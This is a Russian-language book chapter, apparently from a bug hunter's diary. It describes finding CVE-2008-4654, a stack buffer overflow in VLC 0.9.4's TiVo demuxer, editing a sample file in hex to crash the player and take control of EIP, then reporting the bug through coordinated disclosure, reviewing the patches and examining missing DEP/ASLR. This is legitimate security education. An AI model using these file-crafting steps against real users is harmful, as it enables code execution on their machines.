C:\BHD\vlc-0.9.4\modules\demux>dir /V
Volume in drive C has no label.
Volume Serial Number is 84C6-4231

Directory of C:\BHD\vlc-0.9.4\modules\demux

[.]
asademux.c          asademux.h          a52.c               aiff.c
au.c                [audioformat]       [asf]               [asf]
demuxdump.c         dts.c               flac.c              cdg.c
live555.cpp         Makefile.am         [mp4]               gme.cpp
mkv.cpp             mod.c               nsc.c               njpeg.c
mpc.c               [mpeg]              [playlist]          [mp4]
nuv.c               ogg.c               nsx.c               ps.c
ps.h                pva.c               raodv.c             rawvid.c
real.c              rtp.c               rtp.h               rtpsession.c
smf.c               subtitle.c           subtitle_asa.c      ts.c
tta.c               ty.c                ucl.c               vobsub.c
voc.c               wav.c               xa.c
                   43 File(s)          1,266,934 bytes
                   8 Dir(s)            3,187,572,736 bytes free

C:\BHD\vlc-0.9.4\modules\demux>

```

Рис. 2.1. Список демультимплексов в проигрывателе VLC

## Шаг 2: идентификация входных данных

Затем я попытался идентифицировать входные данные, обрабатываемые демультимплексорами. После изучения программного кода на языке С я наткнулся на следующую структуру, объявленную в заголовочном файле, который подключается всеми демультимплексорами.

**Исходный файл** `vlc-0.9.4\include\vlc_demux.h`

---

```
[..]
41 struct demux_t
42 {
43     VLC_COMMON_MEMBERS
44
45     /* Свойства модуля */
46     module_t *p_module;
47
48     /* не только информативно, но и необходимо (можно читать+ →
демультиплексировать) */
49     char *psz_access;
50     char *psz_demux;
51     char *psz_path;
52
53     /* входной поток */
54     stream_t *s; /* NULL - на случай, когда чтение+ →
демультиплексирование в одном */
[..]
```

---

Элемент `s` структуры в строке 54 объявляется и описывается, как входной поток. Это именно то, что я искал: ссылка на входные данные, обрабатываемые демультимплексором.

## Шаг 3: определение порядка движения входных данных

После обнаружения структуры `demux_t` и ее элемента, соответствующего входному потоку, я стал просматривать файлы демультимплексоров в поисках обращений к этому элементу. Чаще всего обращения к входным данным имели вид `p_demux->s`, как в строках 1623 и 1641, ниже. Найдя такое обращение, я стал следить за тем, как используются входные данные, пытаясь отыскать программные ошибки. Используя этот подход, я обнаружил следующую уязвимость.

**Исходный файл** `vlc-0.9.4\modules\demux\Tuc`

**Функция** `parse_master()`

---

```
[..]
1623 static void parse_master(demux_t *p_demux)
1624 {
```

```

1625     demux_sys_t *p_sys = p_demux->p_sys;
1626     uint8_t mst_buf[32];
1627     int i, i_map_size;
1628     int64_t i_save_pos = stream_Tell(p_demux->s);
1629     int64_t i_pts_secs;
1630
1631     /* Примечательно, что записи в SEQ-таблице потока могут иметь
1632        разные размеры, в зависимости от количества бит на запись.
1633        Мы сохраняем их все в структуре одного и того же размера,
1634        поэтому необходимо поочередно выполнить их парсинг. Если бы
1635        у нас была динамическая структура, можно было бы просто
        прочитать всю таблицу целиком, непосредственно из потока в память.*/
1636
1637     /* очистить SEQ-таблицу */
1638     free(p_sys->seq_table);
1639
1640     /* прочитать информацию из заголовка */
1641     stream_Read(p_demux->s, mst_buf, 32);
1642     i_map_size = U32_AT(&mst_buf[20]); /* размер битовой маски, в байтах */
1643     p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644     i = U32_AT(&mst_buf[28]); /* размер в SEQ-таблице, в байтах */
1645     p_sys->i_seq_table_size = i / (8 + i_map_size);
1646
1647     /* прочитать все записи */
1648     p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof →
        (ty_seq_table_t));
1649     for (i=0; i<p_sys->i_seq_table_size; i++) {
1650         stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
        [...]

```

Функция `stream_Read()`, в строке 1641, читает 32 байта, подконтрольных пользователю данных (элемент `p_demux->s`) из файла в формате TiVo и сохраняет их в буфере на стеке `mst_buf`, объявленном в строке 1626. Затем в строке 1642 макроопределение `U32_AT` извлекает подконтрольное пользователю значение из `mst_buf` и сохраняет его в целочисленной знаковой переменной `i_map_size`. В строке 1650 вызывается функция `stream_Read()`, которая снова сохраняет подконтрольные пользователю данные из медиафайла в буфере на стеке `mst_buf`. Но на этот раз, для определения объема копируемых данных, функция `stream_Read()` использует подконтрольное пользователю значение `i_map_size`, скопированное в буфер `mst_buf`. Это может привести к прямому переполнению буфера (раздел А.1), которое легко можно эксплуатировать в неблагоприятных целях.

Ниже описывается анатомия ошибки, также представленная на рис. 2.2:

1. Из файла в формате TiVo копируется 32 байта подконтрольных пользователю данных в буфер на стеке `mst_buf`. Указанный буфер имеет размер 32 байта.
2. Из буфера извлекается 4 байта подконтрольных пользователю данных и они сохраняются в переменной `i_map_size`.
3. Затем из файла в формате TiVo снова копируются подконтрольные пользователю данные в буфер `mst_buf`. Но на этот раз объем копируемых данных определяется на основе значения переменной `i_map_size`. Если переменная `i_map_size` получит значение больше 24, произойдет переполнение буфера на стеке (раздел А.1).




Рис. 2.2. Представление уязвимости от ввода данных до переполнения буфера

## 2.2. Эксплуатация уязвимости

Чтобы эксплуатировать уязвимость, я выполнил следующие шаги:

- шаг 1: нашел образец файла в формате TiVo;
- шаг 2: отыскал путь, которым данные достигают уязвимый код;
- шаг 3: изменил файл в формате TiVo так, чтобы он вызывал ошибку в проигрывателе VLC;
- шаг 4: изменил файл в формате TiVo так, чтобы захватить контроль над EIP.

Эксплуатировать уязвимость, связанную с форматом файла, можно несколькими способами. Можно самому создать файл требуемого формата или изменить уже имеющийся файл, не вызывающий ошибку. Для демонстрации я выбрал второй вариант.

### Шаг 1: Поиск образца файла в формате TiVo

Для начала я загрузил файл в формате TiVo с сайта <http://samples.mplayerhq.hu/>, как показано ниже.

*Веб-сайт <http://samples.mplayerhq.hu/> является отличной отправной точкой для поиска образцов файлов любых мультимедийных форматов.*

---

```
$ wget http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
--2008-10-12 21:12:25-- http://samples.mplayerhq.hu/TiVo/ →
test-dtivo-junkskip.ty%2b
Resolving samples.mplayerhq.hu... 213.144.138.186
Connecting to samples.mplayerhq.hu|213.144.138.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5242880 (5.0M) [text/plain]
Saving to: 'test-dtivo-junkskip.ty+'

100%[=====>] 5,242,880 240K/s in 22s

2008-10-12 21:12:48 (232 KB/s) - 'test-dtivo-junkskip.ty+' →
saved [5242880/5242880]
```

---

### Шаг 2: Определение пути достижения уязвимого кода

Мне не удалось найти документацию с описанием формата TiVo, поэтому я принялся изучать исходные тексты проигрывателя, чтобы определить путь достижения уязвимого кода в функции `parse_master()`.

Когда проигрыватель VLC загружает файл в формате TiVo, выполняется следующий программный код (все фрагменты исходных текстов взяты из файла `vlc-0.9.4\modules\demux\Ty.c`). Первая функция, привлекающая внимание, называется `Demux()`:

---

```
[...]
386 static int Demux( demux_t *p_demux )
387 {
388     demux_sys_t *p_sys = p_demux->p_sys;
389     ty_rec_hdr_t *p_rec;
390     block_t      *p_block_in = NULL;
```

```

391
392 /*msg_Dbg(p_demux, "ty demux processing" );*/
393
394 /* конец файла достигнут ранее? */
395 if( p_sys->eof )
396     return 0;
397
398 /*
399  * что мы делаем (пока 1 запись.. позднее может быть больше):
400  * - вызовом stream_Read() читаем заголовок фрагмента и заголовки записей
401  * - отбрасываем фрагмент целиком, если это фрагмент PART-заголовка
402  * - сохраняем все заголовки в массиве заголовков записи
403  * - запоминаем указатель на текущую запись
404  * - вызовом stream_Block() извлекаем каждую запись
405  * - извлекаем PTS из PES-заголовков
406  * - устанавливаем PTS для пактов данных
407  * - передаем данные соответствующему кодеку вызовом es_out_Send()
408
409  * при первом вызове и по достижении
410  * конца текущего фрагмента создать новый
411  */
412 /* извлечь следующий фрагмент из заголовков записи */
413 if( p_sys->b_first_chunk || p_sys->i_cur_rec >=      →
p_sys->i_num_recs )
414     {
415         if( get_chunk_header(p_demux) == 0 )
416     [...]
```

---

После некоторых предварительных проверок в строках 395 и 413, в строке 415 вызывается функция `get_chunk_header()`.

---

```

[...]
```

```

112 #define TIVO_PES_FILEID ( 0xf5467abd )
[...]
```

```

1839 static int get_chunk_header(demux_t *p_demux)
1840 {
1841     int i_readSize, i_num_recs;
1842     uint8_t *p_hdr_buf;
1843     const uint8_t *p_peek;
1844     demux_sys_t *p_sys = p_demux->p_sys;
1845     int i_payload_size; /* сумма размеров всех записей */
1846
1847     msg_Dbg(p_demux, "parsing ty chunk %#d", p_sys->i_cur_chunk );
1848
1849     /* если осталось место от последнего фрагмента, получить его */
1850     if( p_sys->i_stuff_cnt > 0 ) {
1851         stream_Read( p_demux->s, NULL, p_sys->i_stuff_cnt);
1852         p_sys->i_stuff_cnt = 0;
```

```

1853     }
1854
1855     /* прочитать заголовок TУ-пакета */
1856     i_readSize = stream_Peek( p_demux->s, &p_peek, 4 );
1857     p_sys->i_cur_chunk++;
1858
1859     if ( ( i_readSize < 4 ) || ( U32_AT(&p_peek[ 0 ] ) == 0 ) )
1860     {
1861         /* EOF */
1862         p_sys->eof = 1;
1863         return 0;
1864     }
1865
1866     /* убедиться, что это PART-заголовок */
1867     if( U32_AT( &p_peek[ 0 ] ) == TIVO_PES_FILEID )
1868     {
1869         /* извлечь основной фрагмент */
1870         parse_master( p_demux );
1871         return get_chunk_header( p_demux );
1872     }
[...]
```

В строке 1856, в функции `get_chunk_header()`, подконтрольные пользователю данные из файла в формате TiVo копируются в память по указателю `p_peek`. Затем, в строке 1867, процесс проверяет, равны ли данные из файла, на которые ссылается указатель `p_peek`, значению `TIVO_PES_FILEID` (определено как `0xf5467abd` в строке 112). Если проверка дает положительный результат, вызывается уязвимая функция `parse_master()` (строка 1870).

Чтобы достичь уязвимого кода таким путем, образец файла в формате TiVo должен содержать значение `TIVO_PES_FILEID`. Я выполнил поиск значения `TIVO_PES_FILEID` в файле и обнаружил его в точке со смещением `0x00300000` (рис. 2.3).

00300000h: <b>F5 46 7A BD</b> 00 00 00 02 00 02 00 00 00 01 F7 04 ; ðFz%.....÷.
00300010h: 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48 ; .....;šĚ....H

**Рис. 2.3.** Значение `TIVO_PES_FILEID` в образце файла в формате TiVo

Исходя из информации, полученной при изучении функции `parse_master()` (фрагмент ниже) значение для переменной `i_map_size` должно находиться со смещением `20` (`0x14`), относительно значения `TIVO_PES_FILEID`, найденного в точке со смещением `0x00300000`.

```

[...]
```

---

```

1641     stream_Read(p_demux->s, mst_buf, 32);
```

```
1642     i_map_size = U32_AT(&mst_buf[20]); /* размер битовой →
маски, в байтах */
[...]
```


Здесь я обнаружил, что загруженный мною образец файла в формате TiVo уже должен вызывать уязвимую функцию `parse_master()`, поэтому нет необходимости что-то специально изменять в нем. Отлично!

### Шаг 3: Изменение файла в формате TiVo так, чтобы он вызывал ошибку в проигрывателе VLC

Затем я попытался изменить файл в формате TiVo так, чтобы он вызывал ошибку в проигрывателе VLC. Для этого достаточно изменить 4-байтное значение со смещением `i_map_size` (которое в этом примере равно `0x00300014`).

*Получить уязвимую версию VLC для Windows можно по адресу: <http://download.videolan.org/pub/videolan/vlc/0.9.4/win32/>.*

Как показано на рис. 2.4, я заменил 32-битное значение `0x00000002`, находящееся со смещением `0x00300014` от начала файла, на `0x000000ff`. Нового значения, 255 байт (`0xff`), должно быть достаточно, чтобы вызвать переполнение 32-байтного буфера на стеке и перезаписать адрес возврата из функции, хранящийся на стеке выше буфера (раздел А.1). Потом, я открыл измененный файл в проигрывателе VLC, выполняющемся под управлением отладчика Immunity Debugger [3]. Файл воспроизводился как и прежде, но спустя несколько секунд – как только измененные данные поступили в обработку – проигрыватель the VLC рухнул с результатом, представленным на рис. 2.5.



**Рис. 2.4.** Новое значение для переменной `i_map_size` в образце файла в формате TiVo

Как и ожидалось, проигрыватель VLC завершился аварийно в процессе парсинга файла в формате TiVo, содержащего недопустимые данные. Ошибка не вызывает сомнений, так как указатель инструкций (регистр EIP) указывает на недопустимый адрес в памяти (как свидетельствует сообщение `Access violation when executing`






Рис. 2.5. Проигрыватель VLC сгенерировал ошибку нарушения прав доступа в Immunity Debugger


[20030000] в строке состояния отладчика). Это означает, что я легко могу получить контроль над указателем инструкций.

#### Шаг 4: Изменение файла в формате TiVo для захвата контроля над EIP

На следующем этапе мне потребовалось определить, какие байты следует изменить в файле, чтобы они затерли адрес возврата на стеке, и я получил контроль над EIP. Отладчик сообщает, что на момент аварии EIP имел значение 0x20030000. Чтобы определить смещение этого значения, можно попытаться точно высчитать его или просто поискать требуемую последовательность байт в файле. Я выбрал последний способ и начал поиск со смещения 0x00300000. Искомая последовательность байт, в представлении с обратным порядком следования байт, обнаружилась в точке со смещением 0x0030005c и я заменил 4 байта значением 0x41414141 (как показано на рис. 2.6).

```
00300050h: 56 4A 00 00 03 1F 6C 49 6A A0 25 45 00 00 03 20 ; VJ....lIj %E...
                                ↓
00300050h: 56 4A 00 00 03 1F 6C 49 6A A0 25 45 41 41 41 41 ; VJ....lIj %AAAA
```

**Рис. 2.6.** Новое значение для EIP в образце файла в формате TiVo



**Рис. 2.7.** Регистр EIP под контролем

EIP = 41414141... Задание по захвату EIP выполнено! Я смог создать действующий эксплойт, позволяющий обеспечить выполнение произвольного кода с помощью хорошо известного приема `jmp reg`, как описывается в докладе «Variations in Exploit Methods Between Linux and Windows» Дэвида Личфилда (David Litchfield) [4].

Поскольку в Германии очень строгие законы, я не буду воспроизводить здесь полные исходные тексты действующего эксплойта, но интересующиеся могут посмотреть короткий видеоролик, в котором я демонстрирую эксплойт в действии. [5]

## 2.3. Ликвидация уязвимости

*Суббота, 18 октября, 2008*

Теперь, когда уязвимость обнаружена, я мог бы ликвидировать ее несколькими способами. Я мог бы связаться с разработчиком и «ответственно» заявить об обнаруженной уязвимости и помочь ему в создании исправления. Этот процесс называется ответственным разглашением. Поскольку этот термин предполагает, что остальные способы разглашения являются безответственными, а это не всегда так, он постепенно заменяется термином скоординированное разглашение.

С другой стороны, я мог бы продать результаты своих изысканий брокеру уязвимостей, и позволить ему самому сообщить разработчику. На коммерческом рынке уязвимостей сегодня существуют два основных игрока – Verisign iDefense Labs, со своей программой содействия в поиске уязвимостей «Vulnerability Contribution Program» (VCP), и Tipping Point с инициативой «Zero Day Initiative» (ZDI). Оба игрока, VCP и ZDI, придерживаются принципов скоординированного разглашения и работают с соответствующими производителями.

Другой вариант – полное разглашение. Следуя принципу полного разглашения, я мог бы выложить информацию об уязвимости в публичный доступ, не извещая производителя. Существуют и другие варианты разглашения, но мотивация, стоящая за ними, обычно не предполагает исправление ошибки (например, продажа информации об уязвимости на черном рынке). [6]

В случае с уязвимостью в проигрывателе VLC, описанной в этой главе, я последовал принципу скоординированного разглашения. Иными словами, я известил разработчиков VLC, предоставив им всю необходимую информацию и согласовав с ними время публичного разглашения информации.

После того, как я сообщил разработчикам VLC об ошибке, они разработали следующее исправление, устраняющее уязвимость [7]:

---

```

--- a/modules/demux/ty.c
+++ b/modules/demux/ty.c
@@ -1639,12 +1639,14 @@ static void parse_master(demux_t *p_demux)
    /* прочитать все записи */
    p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof →
(ty_seq_table_t));
    for (i=0; i<p_sys->i_seq_table_size; i++) {
-       stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
+       stream_Read(p_demux->s, mst_buf, 8);
    p_sys->seq_table[i].l_timestamp = U64_AT(&mst_buf[0]);

```

```

    if (i_map_size > 8) {
msg_Err(p_demux, "Unsupported SEQ bitmap size in master chunk");
+       stream_Read(p_demux->s, NULL, i_map_size);
        memset(p_sys->seq_table[i].chunk_bitmask, i_map_size, 0);
    } else {
+       stream_Read(p_demux->s, mst_buf + 8, i_map_size);
        memcpy(p_sys->seq_table[i].chunk_bitmask, &mst_buf[8], →
i_map_size);
    }
}

```

Изменения совершенно несложные. В ранее уязвимом вызове функции `stream_Read()` теперь используется фиксированное значение размера, а подконтрольное пользователю значение `i_map_size` теперь используется в вызове `stream_Read()`, только если оно меньше или равно 8. Простое исправление очевидной ошибки.

Но постойте! Уязвимость действительно ликвидирована? Переменная `i_map_size` все еще объявлена, как целочисленная со знаком. Если значение переменной `i_map_size` окажется больше или равно `0x80000000`, оно будет интерпретироваться, как отрицательное число и переполнение по-прежнему будет возникать при вызове функций `stream_Read()` и `memcpy()` в ветке `else` в исправлении (описание диапазонов представления целых чисел со знаком и без знака описывается в разделе А.3). Об этой проблеме я так же сообщил разработчикам VLC, в результате чего появилось другое исправление [8]:

```

[...]
```

```

@@ -1616,7 +1618,7 @@ static void parse_master(demux_t *p_demux)
{
    demux_sys_t *p_sys = p_demux->p_sys;
    uint8_t mst_buf[32];
-   int i, i_map_size;
+   uint32_t i, i_map_size;
    int64_t i_save_pos = stream_Tell(p_demux->s);
    int64_t i_pts_secs;
[...]
```

Теперь, когда переменная `i_map_size` имеет целочисленный тип без знака, ошибку можно считать исправленной. Вероятно, вы уже заметили, что функция `parse_master()` содержит еще одну уязвимость, связанную с переполнением буфера. Я сообщил разработчикам VLC и об этой ошибке. Если вы не сможете обнаружить ее, рассмотрите внимательнее второе исправление, выполненное разработчиками VLC, которое исправляет и эту ошибку.

Самое удивительное во всем этом заключается в том, что ни одна из хваленых технологий защиты от эксплойтов, имеющихся в Windows Vista, не смогли помешать мне захватить контроль над EIP и выполнить произвольный код в стеке с помощью приема `jmp reg`. Технологии `security cookie` и `/GS` должны были предотвратить возможность манипуляций с адресом возврата на стеке. Кроме того, технологии ASLR и NX/DEP должны были предотвратить выполнение произвольного кода. (Дополнительную информацию об этих технологиях, препятствующих эксплуатации уязвимостей можно найти в разделе С.1.)

Чтобы разобраться с этой тайной, я загрузил **Process Explorer** [9] и настроил отображение состояния механизмов DEP и ASLR для процессов.

**Примечание.** Чтобы настроить в *Process Explorer* отображение поддержки механизмов DEP и ASLR в процессах, я добавил следующие колонки в представление: **View** ⇒ **Select Columns** ⇒ **DEP Status (Вид ⇒ Выбрать колонки ⇒ Состояние DEP)** и **View** ⇒ **Select Columns** ⇒ **ASLR Enabled (Вид ⇒ Выбрать колонки ⇒ Поддержка ASLR)**. Дополнительно я настроил нижнюю панель на отображение библиотек DLL, используемых процессами, и добавил в нее колонку **ASLR Enabled (Поддержка ASLR)**.

Результаты, полученные с помощью **Process Explorer**, как показано на рис. 2.8, доказывают, что проигрыватель VLC и его модули не используют ни одну из технологий защиты, DEP или ASLR, (о чем свидетельствуют пустые колонки **DEP** и **ASLR**). Я продолжил расследование, с целью выяснить, почему процесс VLC не использует эти технологии.

The screenshot shows the Process Explorer window with the following data:

Process	PID	CPU	Private Bytes	Working Set	DEP	ASLR
svchost.exe	3948		17,648 K	24,140 K		
processp.exe	2572	1.53	16,349 K	22,454 K	DEP (permanent)	ASLR
cmd.exe	3860		1,640 K	3,428 K		

Name	Description	Company Name	Version	ASLR
libschroedinger_plugin.dll				
libsimple_channel_mixer_plugin.dll				
libskins2_plugin.dll				
libsmf_plugin.dll				
libstb_plugin.dll				
libtiff_plugin.dll				
liby_plugin.dll				
libugly_resampler_plugin.dll				
libvcd_plugin.dll				
libvcd.dll				
libvob.dll	VLC media player	the VideoLAN Team	0.9.4.0	
libvobcore.dll				

At the bottom of the window, the status bar shows: CPU Usage: 3.06% | Commit Charge: 13.75% | Processes: 46 | Physical Usage: 31.89%

Рис. 2.8. Информация о проигрывателе VLC в Process Explorer

Механизм DEP может управляться системными политиками посредством специального API и параметров этапа компиляции (более подробную информацию о технологии DEP можно найти в блоге «Security Research and Defense» компании Microsoft [10]). Общесистемная политика поддержки DEP для клиентских операционных систем, таких как Windows Vista, называется OptIn. В этом режиме поддержка DEP включается только для процессов, явно присоединившихся к политике. Я использую 32-битную установку Windows Vista по умолчанию, поэтому общесистемная политика DEP должна работать в режиме OptIn. Чтобы убедиться в этом, я воспользовался консольное приложение `bcdedit.exe`, запустив его из командной строки:

---

```
C:\Windows\system32>bcdedit /enum | findstr nx
nx                               OptIn
```

---

Вывод команды показывает, что система действительно настроена на использование режима OptIn политики DEP, что объясняет, почему проигрыватель VLC не использовал эту технологию: процесс просто не присоединился к политике DEP.


Существуют различные способы присоединения процессов к политике DEP. Например, можно использовать соответствующий ключ компоновщика (`/NXCOMPAT`) на этапе компиляции, или с помощью API-вызова `SetProcessDEPPolicy` присоединить приложение к политике DEP программно.

Чтобы определить, какие флаги, связанные с безопасностью, использовались во время компиляции VLC, я просканировал исполняемые файлы медиапроигрывателя с помощью LookingGlass (рис. 2.9) [11].

**Примечание.** В 2009 году компания Microsoft выпустила инструмент *BinScope Binary Analyzer*, анализирующий двоичные файлы на наличие поддержки широкого круга различных систем защиты с очень простым в использовании интерфейсом. [12]

Инструмент *LookingGlass* показал, что при компиляции VLC не использовались ключи компоновщика, включающие поддержку ASLR или DEP. [13] Версии медиапроигрывателя для Windows компилируются с использованием окружения Cygwin [14], набора утилит, назначение которых заключается в создании окружения, похожего на Linux, внутри операционной системы Windows. Поскольку ключи

компоновщика, упоминавшиеся выше, поддерживаются только версиями Microsoft Visual C++ 2005 SP1 и выше (и не поддерживаются инструментами Cygwin), совершенно неудивительно, что они не поддерживаются проигрывателем VLC.



*Ключи поддержки технологий защиты от эксплоитов, в версии Microsoft Visual C++ 2005 SP1 и выше:*

- *IGS* – препятствует переполнению буферов на стеке;
- *dynamicbase* – включает поддержку ASLR;
- *lhxcompat* – включает поддержку DEP/NX;
- *lsafeseh* – защита обработчиков исключений.

**Рис. 2.9.** Результаты сканирования проигрывателя VLC с помощью LookingGlass

Взгляните на следующие выдержки из вывода команды сборки VLC:

```
[...]  
Building VLC from the source code  
=====
```

```
[...]  
- natively on Windows, using cygwin (www.cygwin.com) with or without the POSIX  
emulation layer. This is the preferred way to compile vlc if you want to  
do it on Windows.  
[...]  
UNSUPPORTED METHODS  
-----
```

```
[...]  
- natively on Windows, using Microsoft Visual Studio. This will not work.  
[...]
```

На момент написания этих строк, в проигрывателе VLC не поддерживалась ни одна из технологий защиты от уязвимостей, предоставляемых операционной системой Windows Vista или более поздними

версиями. В результате, любая ошибка в VLC, легко может эксплуатироваться в современных версиях Windows, как и 20 лет назад, когда описываемые технологии обеспечения безопасности не имели широкого распространения или не поддерживались.

## 2.4. Полученные уроки

С позиции программиста:

- Никогда не доверяйте данным, полученным от пользователя (включая файлы, данные из сети и так далее).
- Никогда не используйте непроверенные значения длины или размера.
- Всегда используйте технологии, препятствующие эксплуатации уязвимостей, предлагаемые современными операционными системами. В Windows программное обеспечение должно компилироваться с помощью Microsoft Visual C++ 2005 SP1 или более поздней версии, и с соответствующими ключами компилятора и компоновщика. Кроме того, компания Microsoft выпустила комплект инструментов Enhanced Mitigation Experience Toolkit [15], позволяющий применять технологии защиты от уязвимостей без перекомпиляции программ.

С позиции пользователя:

- не доверяйте медиафайлам с любыми расширениями (подробнее об этом – в разделе 2.5).

## 2.5. Дополнение

*Понедельник, 20 октября, 2008*

Так как уязвимость была ликвидирована и вышла новая версия проигрывателя VLC, сегодня я опубликовал подробный отчет на своем веб-сайте (рис. 2.10 демонстрирует график устранения ошибки). [16] Ошибке был присвоен идентификатор CVE-2008-4654.

**Примечание.** Согласно документации, опубликованной некоммерческой организацией MITRE [17], идентификаторы в едином каталоге уязвимостей (*Common Vulnerabilities and Exposures Identifiers*) (также упоминаемые, как CVE-имена, CVE-номера, CVE-идентификаторы и просто CVE) являются «уникальными, едиными идентификаторами уязвимостей, известных публично».





**Рис. 2.10.** График устранения уязвимости

*Понедельник, 5 января, 2009*

В ответ на ошибку и мой подробный отчет я получил по электронной почте множество писем с вопросами от обеспокоенных пользователей проигрывателя VLC. В этих письмах я снова и снова встречал два основных вопроса:

Прежде я никогда не слышал о формате TiVo медиафайлов. Зачем бы мне понадобилось открывать медиафайлы какого-то неизвестного формата?

Безопасно ли использовать VLC, если не открывать медиафайлы в формате TiVo?

Это не такие уж бессмысленные вопросы. Поэтому я задался вопросом, как определить формат файла, загруженного из Интернета, не имея никакой дополнительной информации, кроме расширения в его имени? Можно было бы запустить шестнадцатеричный редактор и проверить заголовок файла, но, честно говоря, я не думаю, что обычный человек возьмет на себя такой труд. Можно ли доверять расширениям имен файлов? Нет, нельзя. Обычным именам файлов в формате TiVo дается расширение `.ty`. Но что мешает злоумышленнику изменить расширение в имени файла `fun.ty` на `fun.avi`, `fun.mov`, `fun.mkv` или любое другое? Файл по-прежнему будет открываться и обрабатываться медиапроигрывателем как файлы в формате TiVo, поскольку VLC, как и многие другие проигрыватели, не принимает во внимание расширение в имени файла при определении медиаформата.


## Примечания

1. См. книгу Дика Грюна (Dick Grune) и Сэрил Дж. Х. Якобс (Sériel J.H. Jacobs) «Parsing Techniques: A Practical Guide, 2nd ed». (New York: Springer Science+Business Media, 2008), 1.
2. Исходные тексты уязвимой версии проигрывателя VLC можно загрузить по адресу: <http://download.videolan.org/pub/videolan/vlc/0.9.4/vlc-0.9.4.tar.bz2>.
3. Immunity Debugger – отличный отладчик для Windows, основанный на отладчике OllyDbg. Он имеет удобный графический интерфейс, множество дополнительных возможностей и расширений, упрощающих выявление ошибок и разработку эксплойтов. Его можно найти по адресу: <http://www.immunityinc.com/products-immdbg.shtml>.
4. См. доклад Дэвида Личфилда (David Litchfield) «Variations in Exploit Methods Between Linux and Windows», 2003, [http://www.nccgroup.com/Libraries/Document\\_Downloads/Variations\\_in\\_Exploit\\_methods\\_between\\_Linux\\_and\\_Windows.sflb.ashx](http://www.nccgroup.com/Libraries/Document_Downloads/Variations_in_Exploit_methods_between_Linux_and_Windows.sflb.ashx).
